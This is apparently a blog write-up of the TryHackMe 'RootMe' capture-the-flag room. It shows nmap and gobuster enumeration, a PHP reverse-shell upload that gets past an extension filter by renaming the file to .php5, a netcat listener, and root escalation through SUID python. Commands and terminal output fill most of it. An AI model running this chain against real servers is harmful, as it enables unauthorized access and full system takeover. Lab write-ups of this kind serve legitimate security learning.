

Gabriel Santos

1 Follower

About

Follow

Sign in

Get started



RootMe Try Hack Me Write-Up



Gabriel Santos Dec 7, 2020 · 4 min read

Hi! Here's another write-up! this time from TryHackMe's RootMe room! So let's go!

First, a basic scan with Nmap:

```
sudo nmap -sV -A -O -vv 10.10.9.29
```

```
kali@kali:~$ sudo nmap -sV -A -O -vv 10.10.9.29
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
ssh-rsa-AAAAB3NzaC1yc2EAAAADAQABAAQACAjTQw1jiXNjwFTF8jttKQcD7vYt7UQ
```

```

|_ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCA9111QXh1j1KXjwLFTTb1L3LROCP7gTLC7nQ
sk6kyRQJjlkHhYUiaLTtt1adsWWUjAlMGL+97TsNK93DijTfrjzz4iv1Zwpt2hhSPQG0GibavCB
f5GVPb6TitSskqpgGmFAcvyEFv6fLBS7jUzbG50PDgXHPNIn2WJoa2tLPSr23Di3Q09miVT3+Tq
dvMiphYaz0RUAD/QMLdXipATI5DydoXhtymG7Nb11sVmgZ00DPK+XJ7WB++ndNdZLW9525v4wzk
r1vsfUo9rTMo6D6ZeUF8MngQx5u4pA230IIXMXoRMaWoUgCB6GENFUhzNrUfryL02/EMt5pgfj
8G7ojx5
|_256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB
ERAcu0+Tsp5KwMXdhMWEbPcF5JrZzhDTVERXqFstm7WA/5+6JiNmLNSPrqTuMb2ZpJvtL9MPhhC
EDu6KZ7q6rI=
|_256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC4fnU3h109PseKBbB/6m5x8Bo3cwSPmnfmcW
QAVN93J
80/tcp open  http      syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-cookie-flags:
|_/:
|_PHPSESSID:
|_httponly flag not set
|_http-methods:
|_Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HackIT - Home

```

In the result we see two ports open: 22 (ssh) and 80 (http). The Apache version is 2.4.29, we will find hidden directories, using the GoBuster:

gobuster dir -u 10.10.9.29 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```


kali@kali:~$ gobuster dir -u 10.10.9.29 -w /usr/share/wordlists/dirbuster/d
irectory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://10.10.9.29
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```

```
m.txt  
[+] Status codes: 200,204,301,302,307,401,403  
[+] User Agent: gobuster/3.0.1  
[+] Timeout: 10s  
  
2020/12/07 15:30:59 Starting gobuster  
  
/uploads (Status: 301)  
/css (Status: 301)  
/js (Status: 301)  
/panel (Status: 301)  
Progress: 9875 / 220561 (4.48%)
```

Two interesting directories: /uploads and /panel.


The /panel directory:



A terminal window with a dark background. The prompt is kali@kali: ~.

/panel directory

The /uploads directory:



/uploads directory

The /panel directory we allow us gain access, we will upload a webshell and so gain access. If you are using Kali Linux just go to the directory: /usr/share/webshells/php, and search for “php-reverse-shell.php”:

```
kali@kali:~$ cd /usr/share/webshells/php/  
kali@kali:/usr/share/webshells/php$ ls  
findsocket      php-reverse-shell.php  simple-backdoor.php  
php-backdoor.php qsd-php-backdoor.php  
kali@kali:/usr/share/webshells/php$
```


Make a copy of this webshell, edit the webshell by doing the following:


```
$ip = '10.8.141.175'; // CHANGE THIS  
$port = 7777 // CHANGE THIS
```

Put your machine ip in \$ip and change the port.

Change the webshell extension for .php5 (.php is not allowed, this will give a bypass in the upload), after these procedures, make upload the webshell to the /panel directory.

```
kali@kali:~$ mv php-reverse-shell.php php-reverse-shell.php5  
kali@kali:~$
```







Start the connection to netcat on the chosen port:

```
nc -lvp chosen_port
```

```
kali@kali:~$ nc -lvp 7777
listening on [any] 7777 ...
█
```

Now go to /uploads directory and click on the webshell:



<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 php-reverse-shell.php5	2020-12-07 18:41	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.9.29 Port 80

And so, the connection will be established:

```
kali@kali:~$ nc -lvp 7777
listening on [any] 7777 ...
10.10.87.124: inverse host lookup failed: Unknown host
connect to [10.8.141.175] from (UNKNOWN) [10.10.87.124] 49818
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:
39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 03:22:57 up 41 min,  0 users,  load average: 0.00, 0.00, 0.06
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   W
HAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ █
```

Now let's upgrade the shell:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
kali@kali:~$ nc -lvp 7777
listening on [any] 7777 ...
10.10.87.124: inverse host lookup failed: Unknown host
connect to [10.8.141.175] from (UNKNOWN) [10.10.87.124] 49818
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:
39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 03:22:57 up 41 min,  0 users,  load average: 0.00, 0.00, 0.06
USER      TTY      FROM              LOGIN@   IDLE   JCPU   PCPU   W
HAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@rootme:/$
```

Don't copy and paste the command into the shell, type the command!

Now let's look for user flag, for this we will use the find command:

```
find / -type f -name user.txt
```

```
www-data@rootme:/$ find / -type f -name user.txt
```


```
find: '/proc/1379/fdinfo': Permission denied
find: '/proc/1379/ns': Permission denied
/var/www/user.txt
find: '/var/spool/rsyslog': Permission denied
```

Now just enter the directory and get the user flag.

Privilege Escalation

Now let's go look for a binary that allow us privilege escalate. We will use the find command:


```
find / -type f -user root -perm -4000 2>/dev/null
```



```
www-data@rootme:/$ find / -type f -user root -perm -4000 2>/dev/null
find / -type f -user root -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
```

we will use the Python for privilege escalate, because we have the python with SUID permission.

Entering the site <https://gtfobins.github.io/> for search possible commands with the python for escalate our privileges:



GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.




The project collects legitimate [functions](#) of Unix binaries that can be abused to get the ~~the~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).



python

Type “python” and after click python above and scroll down SUI:



Always read the description first! the first code is not necessary because the python already SUID permission, so copy second code without “./” and paste on the shell:

```
www-data@rootme:/$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'  
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'  
# █
```

Success! Root flag it's in the directory:

```
# cat root/root.txt █
```

I hope you have learned something!

[Infosec](#)[Tryhackme](#)[Cybersecurity](#)[Ctf](#)[Ctf Writeup](#)[About](#)[Help](#)[Legal](#)